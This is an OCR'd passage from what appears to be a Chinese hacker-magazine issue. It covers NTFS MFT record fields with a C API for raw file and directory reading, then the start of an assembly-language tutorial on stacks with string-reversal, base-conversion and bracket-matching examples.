1）MagicNumber 即为标志，一定是“FILE”。

2）OffsetToFixup 为更新序列 US 的偏移。

3）NumberOfFixups 为更新序列号 USN 的大小与数组，包括第一个字节。

4）res0 为日志文件序列号 LSN。

5）SequenceNumber 为序列号（SN），用于记录主文件表记录被重复使用的次数。

6）HardLinkCount 为硬连接数，记录硬连接的数目，只出现在基本文件记录中。

7）OffsetToAttributes 为第一个属性的偏移地址。

8）Flags 为标志，1 表示记录正在使用，2 表示该记录为目录。

9）LengthOfPart 表示记录头和属性的总长度，即文件记录的实际长度，指的是文件记录在磁盘上实际占用的字节空间。

10）AllocatedLength 表示总共分配给记录的长度。

11）MainMFTRecord 为 基本文件记录中的文件索引号，对于基本文件记录，其值为 0，如果不为 0，则是一个主文件表的文件索引号，指向所属的基本文件记录中的文件记录号，在基本文件记录中包含有扩展文件记录的信息，存储在属性列表“ATTRIBUTE_LIST”属性中。

12）MaximumAttr 为下一属性 ID。

想必读者看到这里已经了解 MFT 对于 NTFS 的重要性了，只要得到了 MFT 记录头，我们接下来便可以得到一个文件中的数据了。

在卡巴斯基代码中对 NTFS 文件结构读取的代码定义中，包含了以下的函数：

```
HNTFS NtfsOpen(LPCWSTR wcsDriveName);
void   NtfsClose(HNTFS pVolume);
NTFS_FILE* NtfsOpenFile(HNTFS pVolume, MFT_REF MftRef);
void NtfsCloseFile(NTFS_FILE* pFile);
MFT_REF NtfsFindFileW(HNTFS pVolume, LPCWSTR szPath);
MFT_REF NtfsFindDirEntryW(NTFS_FILE* pDir, LPCWSTR
szFileName);
HANDLE NtfsEnumDirFirst(NTFS_FILE* pDir,
NTFS_INDEX_ENTRY** ppIndexEntry);
BOOL NtfsEnumDirNext(HANDLE hEnumDir,
NTFS_INDEX_ENTRY** ppIndexEntry);
BOOL NtfsEnumDirClose(HANDLE hEnumDir);
typedef BOOL (__cdecl *NTFS_ENUM_DIR_PROC)(void*
context, NTFS_INDEX_ENTRY* ie); // callback prototype, return
FALSE to stop enumeration
BOOL NtfsEnumDirCB(NTFS_FILE* pDir, void* pEnumContext,
NTFS_ENUM_DIR_PROC fEnumProc);
BOOL NtfsReadFile(NTFS_FILE* pFile, LONGLONG Position,
LPVOID lpBuffer, DWORD nBytesToRead, DWORD* pnBytesRead);
BOOL NtfsReadAttribute(NTFS_FILE* pFile, ATTRIB_TYPE
AttrType, LPCWSTR szAttribName, LONGLONG nPos, LPVOID
pData, DWORD nBytesToRead, DWORD* pnBytesRead);
BOOL NtfsReadAttributeEx(NTFS_ATTR* pAttr, LONGLONG
nPos, void* pData, DWORD nBytesToRead, DWORD* pnBytesRead);
NTFS_ATTR* NtfsFindAttr(NTFS_FILE* pFile, ATTRIB_TYPE
AttrType, LPCWSTR szAttribName);
NTFS_ATTR* NtfsEnumAttributes(NTFS_FILE* pFile,
NTFS_ATTR* pPrevAttr);
const char* NtfsGetAttrName(ATTRIB_TYPE nAttrType);
BOOL NtfsFlushVolume(CHAR cDrive);
```

我们可以看出基本上对文件的操作中我们都需要用到 MFT 的数据，就像 NtfsOpenFile 用来打开文件，我们需要用 NtfsFindFileW 先来找到这个文件对应的 MFT 记录，可见 MFT 的重要性。

下面，我们来看看读取一个文件的代码（以下代码均在 Win7＋VS2010 下编译通过）：

```
HNTFS hNtfs = NtfsOpen(L"D:\\");
//打开文件
MFT_REF mft_ref = NtfsFindFileW(hNtfs, L"D:\\Test.txt");
NTFS_FILE* hNtfsFile = NtfsOpenFile(hNtfs, mft_ref);
char szData[5];
DWORD nRead = 0;
if (NtfsReadFile(hNtfsFile, 0, szData, 4, &nRead))
{
szData[nRead] = 0;
printf("nRead=%d %s\n", nRead, szData);
}
//关闭文件
NtfsCloseFile(hNtfsFile);
NtfsClose(hNtfs);
```

这样，我们就可以得到该文件的前 4 字节。（我们可能需要管理员权限，因为我们打开硬盘需要权限。）

同样，我们可以实现显示一个文件夹下的所有目录和文件，这里打开的是 D 盘根目录：

```
HNTFS hNtfs = NtfsOpen(L"D:\\");
MFT_REF mft_ref = NtfsFindFileW(hNtfs, L"D:\\.");
NTFS_FILE* hNtfsFile = NtfsOpenFile(hNtfs, mft_ref);
NTFS_INDEX_ENTRY *pIndexEntry = NULL;
HANDLE hEnumDir = NtfsEnumDirFirst(hNtfsFile,
&pIndexEntry);
WCHAR szFileName[_MAX_FNAME];
memcpy(szFileName, pIndexEntry->FileName, pIndexEntry-> NameLen
* sizeof(wchar_t));
szFileName[pIndexEntry->NameLen] = 0;
wprintf(L"%s\n", szFileName);
while (NtfsEnumDirNext(hEnumDir, &pIndexEntry))
{
    memcpy(szFileName, pIndexEntry->FileName,
pIndexEntry->NameLen * sizeof(wchar_t));
    szFileName[pIndexEntry->NameLen] = 0;
    PrintSize(pIndexEntry->DataSize);   //输出文件大小
    wprintf(L" %s\n", szFileName);
}
NtfsEnumDirClose(hEnumDir);          //Close 时会自动销毁分
配的内存
NtfsCloseFile(hNtfsFile);
NtfsClose(hNtfs);
```




我们可以看到，D 盘下的文件全部被列出来了（包括了 8.3 文件名结构），我们可以继续遍历下去，这样我们就可以快速地遍历整个硬盘了。

因为在 NTFS 中目录也是像文件一样，所以我们打开一个目录同样使用 NtfsFindFileW 和 NtfsOpenFile 来获得相关的数据。其中 NTFS_FILE 的结构定义的很好，我们只需判断其中的 bDir 就知道这是个文件还是目录了。

同时，我们也可以使用 NtfsEnumDirCB 和 NTFS_ENUM_DIR_PROC 回调函数更加便捷的列出目录下的文件。

有了这些方法，我们便可以在自己的工具中方便地加上对 NTFS 文件系统的支持了，还可以防止一些非法的文件隐藏等。这里只是简单地演示一下，还有更多的功能，就交给读者们自行研究吧！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：汇编
关键词：汇编、数据结构、栈

汇编语言看数据之与队列

文/图 非虫

在上一节中，跟大家一起探讨了数据结构中数组的创建及使用方法，并介绍了一些常用的排序算法的实现，在最后给大家留下了一个小小的思维扩散题，想必大家也很好地完成了，由于上一节就给出了分析思路，这里就不再赘述了，具体的实现代码见附件。今天跟大家讨论一下线性表中的栈与队列两种数据结构。

栈

什么是栈？在古典三国志中“明修栈道，暗度陈仓”中有所引用，所谓“栈道”，是指在悬崖峭壁的险要地方凿孔支架，铺上木板而建成的通道，可以行军、运输粮草辎重，也可供马帮商旅通行。“栈道”又可称之为阁道、复道。那时候栈的意思大概指就是一种连续的梯状结构。如石栈泛指石梯。我们讨论的数据结构中的栈也颇为相似，从数据结构的角度来看，栈是一种线性结构，但具有一定的局限性，所有栈的操作都限定在栈的顶端，也就是栈顶，栈的底部称为栈底，没有元素的栈称为空栈，此时栈顶指针指向栈底。栈的表现形式如图 1 所示。




图 1

我们来看看栈的一些特点：

1. 栈有两种基本操作，进栈与出栈，进栈称为 push 操作，即将一个元素压入栈中，出栈称为 pop 操作，即将一个元素从栈中弹出。

2. 栈讲究后进先出原则(LAST IN FIRST OUT)，简称 LIFO。即最后压入的元素最先被弹出。

栈的操作可以归纳为如下几种：

InitStack(&S) 初使化栈
DestoryStack(&S) 销毁栈
StackEmpty(&S) 判断栈是否为空
GetTop(&S) 获取栈顶元素
Push(&S) 压入操作
Pop(&S) 弹出操作

在 Win32 汇编的世界里面，有一个传说，它叫做堆栈！它不是与生俱来的，是 CPU 设计者们打造的、与操作系统无关的一个完整的栈式结构。堆栈堆栈，有堆也有栈，堆(heap)是一种比较高级的数据结构，它与栈(stack)不同之一就在于堆是与操作系统的管理方式相关的，通俗地讲，堆需要操作系统的支持，而栈不需要，在 Win32 汇编中要想动态分配内存，是借助操作系统相关的 API 来实现的，也就是在堆上分配内存，而我们通常所说的栈就叫它堆栈，是 CPU 提供指令 push 与 pop 来操作的，在堆与栈的概念上，希望大家能弄清楚。在使用堆栈时，我们需要知道：

1. 堆栈是分配在内存中的一段数据，这个数据段我们叫堆栈段，用 SS 存储，在 Win32 汇编的平坦模式下，SS 存放的是段选择子，指向栈顶的指针叫栈顶指针，用 ESP 存储。通常我们用 EBP 指针指向 ESP 来访问堆栈中的数据。

2. 使用 PUSH 指令将元素压入堆栈，使用 POP 指令将元素弹出堆栈。

3. 子程序（函数）返回时，我们必须保持堆栈的平衡。

4. 栈是由高地址向低地址扩展的。

堆栈中元素进栈与出栈的情况如图 2、图 3 所示。




图 2

从图 3 可知，ESP 是永远指向栈顶的，而堆栈却是从高地址向低地址扩展的。那堆栈到底有多大？ESP 初始化时它的值又是多少呢？其实，堆栈的大小是由链接器（MASM32 V10 中是

LINK.EXE）暗箱操作的！我们可以在代码中加入如下代码：.stack 2048 来设置堆栈的大小为 2 KB，或者链接时加入/stack:2048，效果是一样的，链接器默认生成的堆栈大小为 1 KB。通常我们不需要修改此值。至于 ESP 的初值，我只能说不知道，因为它不确定，我们也不必关心。




图 3

栈的实现

由于汇编语言直接使用 CPU 指令的特殊性，汇编语言操作栈很简单。

入栈操作：

```
PUSH 操作数（操作数可以是立即数，寄存器或存储器）
```

出栈操作：

```
POP 操作数（操作数可以是立即数，寄存器或存储器）
```

获取栈顶元素：

```
mov eax,[esp] 记住：ESP 永远指向栈顶
```

栈的应用举例

字符串逆序

栈在编程中是经常用到的，如将给定的字符串倒序存储，假设有字符串 char *str = "http://www.hacker.com.cn"，倒序之后的结果应该为"nc.moc.rekcak.www//:ptth"，实现这个算法的方法有很多，但使用栈来做的话即高效又简单，因为堆栈操作比内存操作要快很多。

思路分析：由于堆栈后进先出的特点，我们可以将要倒序的字符串依次压入堆栈，然后依次弹出。

具体的实现代码如下：

```
.386
.model flat,stdcall
option casemap:none
include   stack.inc
.data
szUrl     db   "http://www.hacker.com.cn",0
newLine   db   0dh,0ah,0
.code
;倒序存储字符串
Reverse proc pstr:DWORD, Len:DWORD
    push esi
    mov esi,pstr      ;需要倒序的字符串
    mov ecx,Len       ;字符串长度
L1:
    movzx eax,byte ptr[esi]
    push eax
    test ecx,ecx
    jz L2
    inc esi
    loop L1
L2:
    mov ecx,Len
    mov esi,pstr
L3:
    pop eax
    mov byte ptr[esi],al
    test ecx,ecx
    jz L4
    inc esi
    loop L3
L4:
    pop esi
    ret
Reverse endp
start:
    invoke StdOut,offset szUrl;masm32.inc 中的输出函数，输出
倒序前
    invoke StdOut,offset newLine
    invoke lstrlen,offset szUrl
    invoke Reverse,offset szUrl,eax
    invoke StdOut,offset szUrl;输出倒序后
    invoke ExitProcess,0
end start
```

编译运行后的结果如图 4 所示。




图 4

进制转换

给定任意的一个非负的十进制整数，要求转换成相应的二进制数并打印输出。

思路分析：对于十进制转制数 N 转换为任意的 d 进制数，有如下一个公式：

```
N = (N / d) * d + N % d （其中 N 为要转换的数）
```

如$(123)_{10} = (1111011)_2$的运算过程如图 5 所示。

N	N / 2	N % 2
123	61	1
61	30	1
30	15	0
15	7	1
7	3	1
3	1	1
1	0	1

图 5

直到商为 0，余数倒序即为转换后的二进制数。具体的实现代码如下：

```
;十进制转换为其他进制
```

```
;Num 为非负十进制数
;dNum 为目标进制，如 2
Conversion proc      uses ebx Num:DWORD, dNum:DWORD
          LOCAL bTmp[32]:BYTE
          invoke RtlZeroMemory,addr bTmp,sizeof bTmp
          xor ecx,ecx      ;保存压入的数据个数
          mov eax,Num
          mov ebx,dNum
L1:
          xor edx,edx ;清零作除运算
          div ebx
          push edx  ;将余数压入堆栈
          inc ecx
          cmp eax,0
          jnz L1
L2:
          pop eax
          push ecx
          invoke wsprintf,addr bTmp,CTXT("%d"),eax
          invoke StdOut,addr bTmp
          pop ecx
          loop L2
          ret
Conversion endp
```

括号匹配

给出一个算术表达式，试判断表达式的括号是否匹配，为了避免将问题扩大化，假设表达式中括号只有圆括号“()”与方括号“[]”。如判断表达式“(3x+20-107+arr[10]/(10-5))”其括号是否匹配。

思路分析如下。

表达式中的括号抽取出来为：“([]())”，我们可以直接看出，在这里括号是匹配的，所谓括号匹配，也就是相同类型的括号必须成对出现，如“([()]]”就不匹配，左圆括号后面紧跟着的右括号必须是右圆括号，否则可以是左圆括号或是左方括号，我们拿上面的例子来说，当第一个左圆括号出现后，它希望下一位是右圆括号，右边出现的括号也可以是左方括号，但不能是右方括号，当第二个左方括号出现后，它希望下一位是右方括号，当然如果是左括号，类型可以不计较，第三个右方括号出现，与第二个括号匹配，剩下的下一位就要与第一位左圆括号匹配了，解决这个问题的思路就是扫描字符串，遇到左括号直接压栈，其他字符忽略，遇到右括号则与栈顶的左括号比较，如果不匹配，则整个表达式的括号不匹配，匹配的话将左括号弹出堆栈，继续扫描下一个字符，直到结束。整个思路如图6所示。




图 6

既然有了思路，实现起来就不是太难了，限于篇幅，这里就不贴代码了，具体的实现代码见附件。

递归算法

递归算法是函数通过调用自身来完成整个算法过程的。当每一次递归调用自身时，代码中相关的变量，寄存器值都是值得考虑的，每递归调用一次，都会产生一些中间结果，这些我们需要保存下来，为了解决这一问题，伟大的堆栈低调地登场了，它拒绝高调，一直辛勤耕耘，默默无闻，每次递归出现时，它都将这些变量，中间结果，以及寄存器压入堆栈。正因为这种低调，大多数人都忽视了递归中它的重要性，它被世人无视了……只有当子程序足够长，数据量足够大时，运行程序直接崩溃了，这个时候可能会有某个路人甲会告诉他：堆栈溢出了。在这里，我们不具体讨论它的技术细节，关于递归算法，我们会在下一节中详细讨论，

队　列

队列的定义

